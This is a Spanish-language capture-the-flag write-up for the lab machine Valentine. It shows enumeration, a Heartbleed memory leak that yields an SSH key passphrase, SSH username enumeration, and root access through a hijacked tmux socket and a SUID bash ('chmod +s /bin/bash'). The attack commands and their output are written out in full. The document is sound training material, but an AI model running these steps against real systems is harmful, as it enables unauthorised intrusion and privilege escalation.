Valentine - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIMeSqrDdAOhxf7P1IDtdRqun0pO9pmUi+474hX6LHkDgC9dzcvEGyMB/cuuCCjfXn6QDd1n16dSE2zeKKjYT9RVCXJqfYvz/ROm82p0JasEdg1z6QHTe
Av70XX6cVQAjAMQoUUdF7WWKWjQuAknb4uowunpQ0yGvy72rbFkSTmlAAAAFQDwWVA5vTpfj5pUCUNFyvnhy3TdcQAAAIBFqVHk74mIT3PWKSpWcZvllKCGg5rGCCE5B3jRWEbRo8CPRkwyPdi/
hSaoiQYhvCIkA2CWFuAeedsZE6zMFVFVSsHxeMe55aCQclfMH4iuUZWrg0y5QREuRbGFM6DATJJFkg+PXG/OsLsba/BP8UfcuPM+WGWKxjuaoJt6jeD8iQAAAIBg9rgf8NoRfGqzi+3ndUCo9/m
+T18pn+ORbCKdFGq8Ecs4QLeaXPMRIpCol11n6va090EISDPetHcaMaMcYOsFqO841K0O90BV8DhyU4JYBjcpslT+A2X+ahj2QJVGqZJSlusNAQ9vplWxofFONa+IUSGl1UsGjY0QGsA5l5ohfQ
==
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRkMHjbGnQ7uoYx7HPJoW9Up+q0NriI5g5xAs1+0gYBVtBqPxi86gPtXbMHGSrpTiX854nsOPWA8UgfBOSZ2TgWeFvmcnRfUKJG9GR8sdIU
vhKxq6ZOtUePereKr0bvFwMSl8Qtmo+KcRWvuxKS64RgUem2TVIWqStLJoPxt8iDPPM7929EoovpooSjwPfqvEhRMtq+KKlqU6PrJD6HshGdjLjABYY1ljfKakgBfWic+Y0KWKa9qdeBF09S7Wl
aUBWJ5SutKlNSwcRBBVbL4ZFcHijdlXCvfVwSVMkiqY7×4V4McsNpIzHyysZUADy8A6tbfSgopaeR2UN4QRgM1dX
|   256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+pCNI5Xv8P96CmyDi/EIvyL0LVZY2xAUJcA0G9rFdLJnIhjvmYuxoCQDsYl+LEiKQee5RRw
9d+lgH3Fm5O9XI=
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Issuer: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
```

Vamos a ver el contenido del puerto 80 en el navegador:

Solo vemos una foto. He intentado utilizar la esteganografia para ver si la foto contenia algun tipo de metadato interesante con steeghide, strings y exiftool pero no he visto nada interesante. Por lo que vamos a enumerar las posibles rutas con gobuster:

```
└─$ gobuster dir -u http://10.10.10.79 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,jsp,jpg,png,zip,txt,asp,aspx -t
100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.79
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              png,txt,aspx,asp,html,php,jsp,jpg,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 284]
/index                (Status: 200) [Size: 38]
/index.php            (Status: 200) [Size: 38]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.79/dev/]
/encode.php           (Status: 200) [Size: 554]
/encode               (Status: 200) [Size: 554]
```


En el directorio "dev" podemos encontrar dos archivos:

Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80

Dentro de hype_key encuentro una cadena en hexadecimal:



Vamos a desencriptarla:

```
-----BEGIN RSA PRIVATE KEY-----
2d2d2d2d2d424547494e2052534120505249564154452045592d2d2d2d2d0d
0a50726f632d547970653a20342c454e435259505445440d0a44454b2d496e66
6f3a204145532d3132382d4342432c414542383843313430463639424632303 7
343738384453234414534384434360d0a0d0a446250724f37386b65674e756b
314441716c414e356a626a587630505073 6f67336a64624d4653386945397033 3
554f4c306c4630786637507a6d726b446138520d0a35792f6234362b396e4570
434d665450684e754a526357325532674a634f46482b39524a44424335554a4d
5553312f676a422f372f4d7930304d77782b6149360d0a3045493053624f5955
4156315734455637 6d393651735a6a72774a766e6a5661666d3656734b615450
4248707567634153764d717a373657366162525a6558690d0a4562773636686a
466d417534417a71634d2f6b69674e52465059754e695872587331772f64654c
```

Vemos que es una clave privada para conectarnos por ssh. Pero no sabemos a que usuario pertenece.

Vamos a ver si existe alguna vulnerabilidad en el puerto 443 con los scripts de nmap:

```
sudo nmap --script=vuln 10.10.10.79 -p 443
```

```
443/tcp open  https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intende
d to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug al
lows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential
information as well as the encryption keys themselves.
|
```

Vemos que es vulnerable a "hearTbleed".

EXPLICACION DE LA VULNERABILIDAD HEARTBLEED:

Esta vulnerabilidad permite leer la memoria de un servidor. Como atacante le puedes decir "Oye, servidor Valentine, estas ahi? Si estas ahi dime si" y el servidor contesta con un "si". Pero tambien le puedes decir "Oye, servidor Valentine, si estas ahi responde con un si pero con un tamaño de 500 bites?" y el servidor responde con un "si" pero el otro rango de bites que se queda fuera el servidor puede likear informacion privilegiada de la maquina.

Vamos a descargarnos el exploit y lo ejecutamos:

```
└─$ python2 heartbleed-exploit.py 10.10.10.79
Connecting ...
Sending Client Hello ...
  ... received message: type = 22, ver = 0302, length = 66
  ... received message: type = 22, ver = 0302, length = 885
  ... received message: type = 22, ver = 0302, length = 331
  ... received message: type = 22, ver = 0302, length = 4
Handshake done ...
Sending heartbeat request with length 4 :
  ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response in file out.txt
WARNING : server returned more data than it should - server is vulnerable!
```

Como podemos ver, el servidor nos ha devuelto mas data de la que se esperaba y el contenido que sobra nos lo ha devuelto en el archivo out.txt:

```
└─$ cat out.txt
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
```

Vamos a coger solo la data hexadecimal y lo pasamos a binario:

```
cat out.txt|cut -d ' ' -f 4-20|xxd -r -p
```

```
└─$ cat out.txt|cut -d ' ' -f 4-20|xxd -r -p
@♦SC[♦♦♦r
          ♦
          ♦+♦♦H♦Ↄ9♦
♦♦♦w3♦♦f♦♦
♦"♦!98♦♦♦♦5♦♦♦♦
♦♦       ♦♦32♦♦ED♦♦/♦A♦♦♦
                         ♦       ♦I

42

▒
#0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==tl♦♦@♦v8+♦♦9♦♦♦♦♦
```

Podemos ver en $test una cadena en base64, vamos a pasarlo a formato legible:

```
└─$ echo "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg=="|base64 -d
heartbleedbelievethehype
```

Puede ser un posible usuario con el que podemos hacer login:

```
└─$ ssh heartbleedbelievethehype@10.10.10.79 -i id_rsa
Load key "id_rsa": invalid format
heartbleedbelievethehype@10.10.10.79's password:
```

Me dice que el formato no es valido, por lo que me voy a descargar la clave id_rsa que hemos visto antes con wget y la combierto a binario:

```
wget http://10.10.10.79/dev/hype_key
```

```
cat hype_key|xxd -r -p>id_rsa
```

```
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0×f7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGo
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLO
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
```

Vemos que esta encriptada, por lo que podemos utilizar la contraseña "heartbleedbelievethehype" para desencriptarla. Lo que pasa es que no sabemos cual puede ser el usuario valido para esta id_rsa. Aprobechando la contraseña conseguida vamos a probar los siguientes usuarios:

- heartbleedbelievethehype
- heartbleed
- believe
- hype

```
└─$ python2 45233.py 10.10.10.79 --username heartbleedbelievethehype 2>/dev/null
heartbleedbelievethehype is not a valid user!

┌──(kali㉿kali)-[~/Downloads]
└─$ python2 45233.py 10.10.10.79 --username heartbleed 2>/dev/null
heartbleed is not a valid user!

┌──(kali㉿kali)-[~/Downloads]
└─$ python2 45233.py 10.10.10.79 --username believe 2>/dev/null
believe is not a valid user!

┌──(kali㉿kali)-[~/Downloads]
└─$ python2 45233.py 10.10.10.79 --username hype 2>/dev/null
hype is a valid user!
```

Como podemos ver el usuario hype es un usuario valido. Vamos a conectarnos por ssh utilizando la clave privada y la contraseña que hemos encontrado para la clave privada pero me da el siguiente error:

```
└─$ ssh hype@10.10.10.79 -i id_rsa
Enter passphrase for key 'id_rsa':
sign_and_send_pubkey: no mutual signature supported
hype@10.10.10.79's password:
```

Buscando en internet este error me dice que el servidor SSH está usando algoritmos antiguos que tu cliente SSH ha deshabilitado por defecto, por lo que tenemos que agregar lo siguiente:

```
ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i id_rsa hype@10.10.10.79
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i id_rsa hype@10.10.10.79
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$
```

ESCALADA DE PRIVILEGIOS

Vamos a ver el historial del usuario hype:

```
hype@Valentine:~$ cat .bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
exit
ls
exit
```

Podemos ver que esta ejecutando el comando tmux, lo que permite ejecutar multiples sesiones dentro de una misma ventana. Vamos a ver los permisos del comando tmux:

```
hype@Valentine:/$ ls -l /usr/bin/tmux
-rwxr-xr-x 1 root root 421944 Feb 13  2012 /usr/bin/tmux
```

Como podemos ver, el comando tmux se ejecuta como root pero tenemos permisos para poder ejecutarlo. En el bash history vemos que esta ejecutando una session en la siguiente ruta:

```
hype@Valentine:~$ cat .bash_history

exit
exot
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
```

```
hype@Valentine:/$ cd .devs/
hype@Valentine:/.devs$ ls -la
total 8
drwxr-xr-x  2 root hype 4096 Oct 21 02:35 .
drwxr-xr-x 26 root root 4096 Aug 24  2022 ..
srw-rw----  1 root hype    0 Oct 21 02:35 dev_sess
```

Podemos ver que es una session que se esta ejecutando como root. Vamos a ejecutar el comando que aparece en el historial para poder conseguir una sesion como root:

```
tmux -S /.devs/dev_sess
```

Podemos ver que conseguimos una sesion como root. Vamos a ejecutar dar permisos SUID a la bash para poder conseguir una bash como root y salimos:

```
root@Valentine:/.devs# chmod +s /bin/bash
```

Ahora conseguimos una bash como root:

```
hype@Valentine:/.devs$ bash -p
bash-4.2# whoami
root
```